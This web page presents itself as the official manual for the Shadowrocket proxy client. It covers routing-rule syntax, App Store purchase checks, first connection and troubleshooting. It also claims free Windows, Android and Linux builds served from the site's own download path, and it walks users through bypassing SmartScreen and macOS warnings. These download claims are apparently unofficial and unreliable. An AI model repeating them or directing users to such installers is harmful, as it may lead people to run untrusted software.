Official Manual · All Platforms

Shadowrocket
Guide and Rule Configuration

An all-platform rule-based proxy client: import existing configurations and process connections by rule.
iPhone / iPad: $2.99 one-time in the App Store; Mac, Windows, Android, and Linux versions are free.

Current version 2.2.92 · iPhone / iPad: $2.99 one-time in the App Store; other platforms are free

Config mode DOMAIN-SUFFIX On Demand connection
Device types
6 device types
Acquisition
2 ways to get it
Rule matching
Top to bottom
Default handling
FINAL

Official Shadowrocket Home screen showing the connection switch, Global Routing, Connectivity Test and Add Server
Official Shadowrocket Home screen · Import your own existing subscription or server details before connecting.

Shadowrocket Features and Configuration

First distinguish servers, subscriptions, and configuration files; then choose how to connect. The snippets below explain syntax and should not directly replace an existing configuration.

Rule-based routing: check the mode, then the order

When Global Routing is set to Config, connections are handled according to the rules in the active configuration file. Rules are matched from top to bottom, and the first match determines the policy: PROXY sends traffic through the proxy, DIRECT connects directly, and REJECT blocks it. Put specific domain exceptions before broader rules, and place FINAL at the end as a fallback. After editing, retry the same destination and check which rule matched; do not infer the routing result from the switch state alone.

Config modePROXY policyFINAL fallback rule
[Rule]
DOMAIN-SUFFIX,example.com,PROXY
IP-CIDR,192.168.0.0/16,DIRECT
FINAL,DIRECT

Specific domains first; default handling last.

Get Shadowrocket for All Platforms

iPhone / iPad: $2.99 one-time in the App Store; Mac, Windows, Android, and Linux: free. Open the download page for your device and review the installation instructions before proceeding.

iPhone / iPad

App Store: $2.99 one-time · Other platforms: free

On the App Store product page, check the developer, official icon, and app ID before purchasing and downloading. If both devices use the same purchase account, the app can be redownloaded from Purchased. System requirements are as listed on the App Store page. On first launch, import your existing server details, then allow the VPN configuration when prompted by the system.

If the app does not appear in search results, first check the account's storefront and product page availability. Do not use a similar name as confirmation. The download page brings together installation, purchase restoration, and account region guidance for checks on your current device.

Mac

Free · Apple Silicon / Intel

Check the chip in About This Mac, then select the Apple Silicon or Intel version on the download page. The two installers are for different hardware; do not rely on browser detection to identify your chip. All installers on this site are available under /dl/shadowrocket/. The download page provides two matching selection buttons.

If you see a developer verification warning on first launch, confirm the source and then check Still Open in Privacy & Security. If macOS says the app is damaged, follow the installation approval section on the download page. Do not confuse a system warning with a server connection error.

Windows

Free · 64-bit installer

Get the Windows version from this site's download page. Save the installer before running it, and check its source and any system prompts. If SmartScreen blocks it, confirm it came from this site, then select More info → Run anyway. The download page also lists the specific approval steps for comparison with your system.

After installation, import an existing configuration and check the current server and routing mode. If a page opens in your browser but an app cannot connect, check the app's own proxy settings and actual connection path separately. Do not repeatedly reinstall the client based on the result from a single app.

Android

Free · arm64 installer

The Android version of Shadowrocket uses the arm64 installer provided on this site. If prompted to allow installation of unknown apps, enable the permission only for the browser or file manager you are using for this installation; you can turn it off again afterward in Settings. When establishing the first connection, read and confirm the system's VPN connection request.

If a download does not respond when tapped inside WeChat, open it in the system browser from the menu, then continue on the download page. If a background connection drops, note the network conditions and system prompt at the time, then check battery management and background activity restrictions. Do not delete existing subscriptions as a first step.

Linux

Free · deb / rpm / AppImage

Choose deb, rpm, or AppImage according to your distribution's package management; there is no need to download all three formats. Use the relevant package manager for deb or rpm. AppImage requires execute permission before first launch. The download page lists format options and commands; check the local filename and directory before running them.

If the app has started but requests are not handled as expected, distinguish the desktop system proxy, the current app's proxy settings, and configuration file rules. A successful package installation only means the app is in place; server details, permissions, and routing choices still need to be checked separately.

Three Steps to Connect for the First Time

Follow the steps below from Home. Before you begin, have your own subscription address or server details ready.

  1. Add Server: add an existing server or subscription

    Open Home, go to Add Server, select the protocol type based on your existing details, and fill in the fields. For an existing subscription, import it using Subscribe. Do not enter an explanatory page URL that opens in a browser as a subscription address, and do not treat a server address as a complete subscription link.

    After importing, check whether the expected entry appears under SERVER, and verify its name, address, and type. A QR code can reduce manual entry, but you should still check the imported details. If an entry is missing, first confirm the input and import method rather than immediately changing routing rules.

  2. Global Routing: choose Config, Proxy, or Direct

    In Global Routing, Config follows the active configuration file; Proxy sends traffic handled by the client through the selected proxy; Direct connects directly. For everyday rule-based routing, first check Config and the active file, then review the specific rules.

    Temporarily switching modes can help locate an issue, but it cannot fix incorrect server parameters. If a destination works in Proxy but not Config, focus on rules and DNS. If both fail, first check server reachability and authentication details, rather than changing several unrelated settings at once.

  3. Home: connect and verify an actual request

    After selecting a server, turn on the switch at the top of Home. On first use, follow the system prompt to allow the VPN configuration. Then run Connectivity Test and send an actual request to a clearly defined destination. A connected status only means the connection configuration is enabled; it does not prove that every request succeeded.

    For verification, keep the network, server, and destination the same and check whether the result is reproducible. If it fails, record the error first, then check the network, server parameters, system time, and matched rule. Change one thing at a time; after service is restored, re-enable automatic connection conditions such as On Demand.

Verify the App, Purchases, and Updates

Shadowrocket is a closed-source commercial app. Check acquisition, purchase records, and connection details separately; the client and network services are not the same thing.

Developer Shadow Launch Technology Limited App ID 932747118 Get it from App Store / site download page

Check three details on the App Store page

On iPhone or iPad, open the App Store product page provided on the download page and check the app name Shadowrocket, the developer Shadow Launch Technology Limited, and app ID 932747118 in the product link. The icon should match the official icon in this site's header: a blue-purple outlined rocket on a white background. Do not rely only on search ranking, a similar name, or descriptive text; all three details should match.

The listed US App Store price for iPhone / iPad is $2.99 as a one-time purchase; other storefronts show local currency. Mac, Windows, Android, and Linux versions are free. If a listing with the same name shows a different price and developer, return to the specified product page and check again instead of searching by name and purchasing.

Store availability and system requirements

This app is not available in the mainland China App Store storefront. If it does not appear in search, first check the region of the account used for Media & Purchases, then open the specified product page directly to see its availability. If you need to change your region, use Country/Region in the system account settings and follow Apple's instructions for balance, existing subscriptions, and payment information. Changing the device language alone will not change the storefront.

For iPhone / iPad, system requirements are as listed on the App Store page. Check the product page's compatibility information to see whether the app supports your device rather than relying on an old guide. Account region, payment status, and device system are separate checks; review them individually to identify whether the issue occurs during search, purchase, or download.

One-time purchase and restoring on a new device

On iPhone and iPad using the same account that purchased the app, you can redownload Shadowrocket from App Store Purchased. Before replacing or resetting a device, confirm which account owns the purchase and keep your configuration and server details safe. Redownloading the app and restoring connection details are separate tasks: recovering the app does not guarantee that subscription addresses, rule files, or authentication details are still intact.

iPhone / iPad: $2.99 one-time in the App Store; Mac, Windows, Android, and Linux versions are free. If the former shows a purchase button again, first check the Media & Purchases account and purchase history. For the latter, open this site's download page after changing devices and select the version that matches your system and hardware.

A client purchase is not a network plan

A client purchase is not a network plan. Buying or downloading Shadowrocket provides the client; users must prepare their own server connection details. This site does not provide, sell, or recommend any nodes or subscriptions. It explains how to import your existing subscription or server details and check rules, connections, and system settings.

Subscription validity, server reachability, and client status should be checked separately. A server appearing in the list does not mean it is still usable, and a test response does not mean every destination will connect as expected. For authentication or subscription update errors, first compare the parameters with your existing details; buying the client again will not restore a server service. Treat subscription links, passwords, and complete configurations as sensitive information.

Computer and Android downloads and first launch

Shadowrocket installers for Mac, Windows, Android, and Linux are provided through this site's /dl/shadowrocket/ path and listed by platform on the download page. For Mac, choose between Apple Silicon and Intel; for Linux, choose the package format. Select the version for your device, then read the system approval instructions for first launch. Do not use installers interchangeably based only on similar filenames.

Windows SmartScreen, macOS developer verification, Android permission to install unknown apps, and Linux execute permissions are handled by different system mechanisms. After confirming the source, follow the relevant instructions on the download page. Do not permanently disable all system protections for a single installation. If a prompt does not match the instructions, stop and check the downloaded file and platform.

Update the client and keep your configuration

Check for app updates on iPhone / iPad in the App Store; get installers for Mac, Windows, Android, and Linux from this site's download page. The page's dynamic version field displays the available package information; actual app features and fields depend on the installed version. Before updating, save a copy of your configuration and note the current server and routing mode so you can check them again afterward.

Updating the app, refreshing a subscription, and editing a configuration file are three different operations. An app update does not confirm that an existing subscription is valid, and refreshing a subscription does not fix the order of local rules. After updating, verify the basic connection with a configuration that previously worked before trying new settings. For field explanations, see the configuration field reference; for interface terms, see the glossary.
Configuration and Troubleshooting Articles

Continue with the relevant topic: identify which step is affected, then follow the corresponding checks.

Troubleshooting

Shadowrocket server timeout: check latency, protocol settings, and system time

A timeout does not always have the same cause. Use Connectivity Test to determine the scope, then check the address, port, password, encryption method, and other protocol fields, followed by the system time. This article follows a consistent sequence to distinguish an issue with one server from a network problem or mismatched parameters, preserving useful troubleshooting clues instead of changing settings repeatedly.

Getting Started

Choosing Shadowrocket Global Routing: Config, Proxy, and Direct explained

Learn how Config, Proxy, and Direct handle traffic routed through the client and how each mode relates to configuration file rules. Switch modes with a fixed destination to distinguish server connection issues from rule issues. When testing is complete, return to your regular mode rather than leaving a troubleshooting setting enabled.

Advanced

Managing multiple Shadowrocket subscriptions: groups, sorting, deletion, and duplicates

For users who already have multiple subscriptions. Check which group each entry belongs to, distinguish the subscription from the server list it creates, then handle sorting, expired entries, and duplicates. Check groups before and after updates and confirm the target before deleting. This helps avoid removing information still in use or using repeated imports to mask an update problem.